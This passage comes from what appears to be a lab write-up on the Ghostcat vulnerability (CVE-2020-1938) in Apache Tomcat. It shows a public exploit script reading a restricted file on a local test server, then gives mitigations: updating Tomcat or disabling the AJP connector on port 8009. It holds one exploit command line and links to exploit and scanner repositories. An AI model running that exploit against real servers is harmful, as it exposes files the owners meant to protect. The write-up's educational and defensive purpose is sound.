affects not only its own group, sudo group also vulnerable. This is a file which is a property of sudo group. This was made for testing purposes of the vulnerability. Below image confirms the group of the file, yet this exploit found and display the contents of the file belongs to the sudo user.



If we revoke all the access to the file we are targeting I still going to display the contents within. I made a file named as undef.txt in *opttomcat/webapps/ROOT/* directory and make group as sudo and revoked all access.




Yet Exploit managed to dispaly its hidden contents



Countermeasures

The best counter measure is to update the Tomcat server. This may fix that issue and its vulnerable status.

The other easier method is to find the server.xml file in configuration and comment the line of using ajp connector with 8009 port.



```
File Edit Search View Document Help
*/opt/tomcat/conf/server.xml

    port="8080" protocol="HTTP/1.1"
    connectionTimeout="20000"
    redirectPort="8443" />

→
<!-- Define a SSL HTTP/1.1 Connector on port 8443
This connector uses the BIO implementation that requires the JSSE
style configuration. When using the APR/native implementation, the
OpenSSL style configuration is required as described in the APR/native
documentation -->
<!--
<Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
    maxThreads="150" SSLEnabled="true" scheme="https" secure="true"
    clientAuth="false" sslProtocol="TLS" />
→

<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />

<!-- An Engine represents the entry point (within Catalina) that processes
every request. The Engine implementation for Tomcat stand alone
analyzes the HTTP headers included with the request, and passes them
on to the appropriate Host (virtual host).
Documentation at /docs/config/engine.html -->

<!-- You should set jvmRoute to support load-balancing via AJP ie :
<Engine name="Catalina" defaultHost="localhost" jvmRoute="jvm1">
→
<Engine name="Catalina" defaultHost="localhost">

    <!-- For clustering, please take a look at documentation at:
        /docs/cluster-howto.html (simple how to)
        /docs/config/cluster.html (reference documentation) -->
    <!--
    <Cluster className="org.apache.catalina.ha.tcp.SimpleTcpCluster"/>
    →

    <!-- Use the LockOutRealm to prevent attempts to guess user passwords
```

First find the `<connector port="8009" protocol="AJP/1.3" redirectPort="8443" />` line.

File Edit Search View Document Help

```

        port="8080" protocol="HTTP/1.1"
        connectionTimeout="20000"
        redirectPort="8443" />

→
<!-- Define a SSL HTTP/1.1 Connector on port 8443
This connector uses the BIO implementation that requires the JSSE
style configuration. When using the APR/native implementation, the
OpenSSL style configuration is required as described in the APR/native
documentation →
<!--
<Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
        maxThreads="150" SSLEnabled="true" scheme="https" secure="true"
        clientAuth="false" sslProtocol="TLS" />

→

<!-- Define an AJP 1.3 Connector on port 8009 →
<!--<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />

<!-- An Engine represents the entry point (within Catalina) that processes
every request. The Engine implementation for Tomcat stand alone
analyzes the HTTP headers included with the request, and passes them
on to the appropriate Host (virtual host).
Documentation at /docs/config/engine.html →

<!-- You should set jvmRoute to support load-balancing via AJP ie :
<Engine name="Catalina" defaultHost="localhost" jvmRoute="jvm1">
→
<Engine name="Catalina" defaultHost="localhost">

    <!--For clustering, please take a look at documentation at:
        /docs/cluster-howto.html (simple how to)
        /docs/config/cluster.html (reference documentation) →
    <!--
    <Cluster className="org.apache.catalina.ha.tcp.SimpleTcpCluster">
    →

    <!-- Use the LockOutRealm to prevent attempts to guess user passwords

```

And comment the line like this and this will terminate the port being using. And then restart the tomcat server.

```
kali@kali: ~/Downloads/Ghostcat-CNVD-2020-10487-master
File Actions Edit View Help

kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$ python3 ajpShooter.py http://127.0.0.1:8080 8009 undef.txt read
Using CATALINA_BASE: /opt/tomcat
Using CATALINA_HOME: /opt/tomcat
Using CATALINA_TMPDIR: /opt/tomcat/tmp
Using JRE_HOME: /opt/java
Using CLASSPATH: /opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar
Tomcat startup.
Using CATALINA_HOME/bin/shutdown.sh
00theway,just for test
Traceback (most recent call last):
  File "ajpShooter.py", line 386, in <module>
    ajpShooter(args).shoot()
  File "ajpShooter.py", line 340, in shoot
    s.connect((ajp_ip, self.ajp_port))
ConnectionRefusedError: [Errno 111] Connection refused
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$
```

After restarting run the ajpShooter.py code again and you will see it will prompt that ***ConnectionRefusedError: [Errno 111] Connection refused***

Conclusion

CVE-2020-1938 vulnerability is an extremely dangerous vulnerability that in existence. It can be used to steal file, read file, delete files, for remote code injection attacks and compromise data by changing it. It revokes all the Confidentiality, Integrity and Availability of data. Exploit the vulnerability is quite easy, with proper exploit.

Its impact is big, yet this exploit has an easy solution. Just update the server(since the patched version is available now) or if you don't use, disable the port.

References

- <https://vulmon.com/vulnerabilitydetails?qid=CVE-2020-1938>
- <https://access.redhat.com/security/cve/cve-2020-1938>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-1938#vulnCurrentDescriptionTitle>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938>
- <https://www.youtube.com/watch?v=1LwlGx8hxBk>
- https://github.com/adeljck/CNVD-2020-10487_scanner
- <https://github.com/00theway/Ghostcat-CNVD-2020-10487>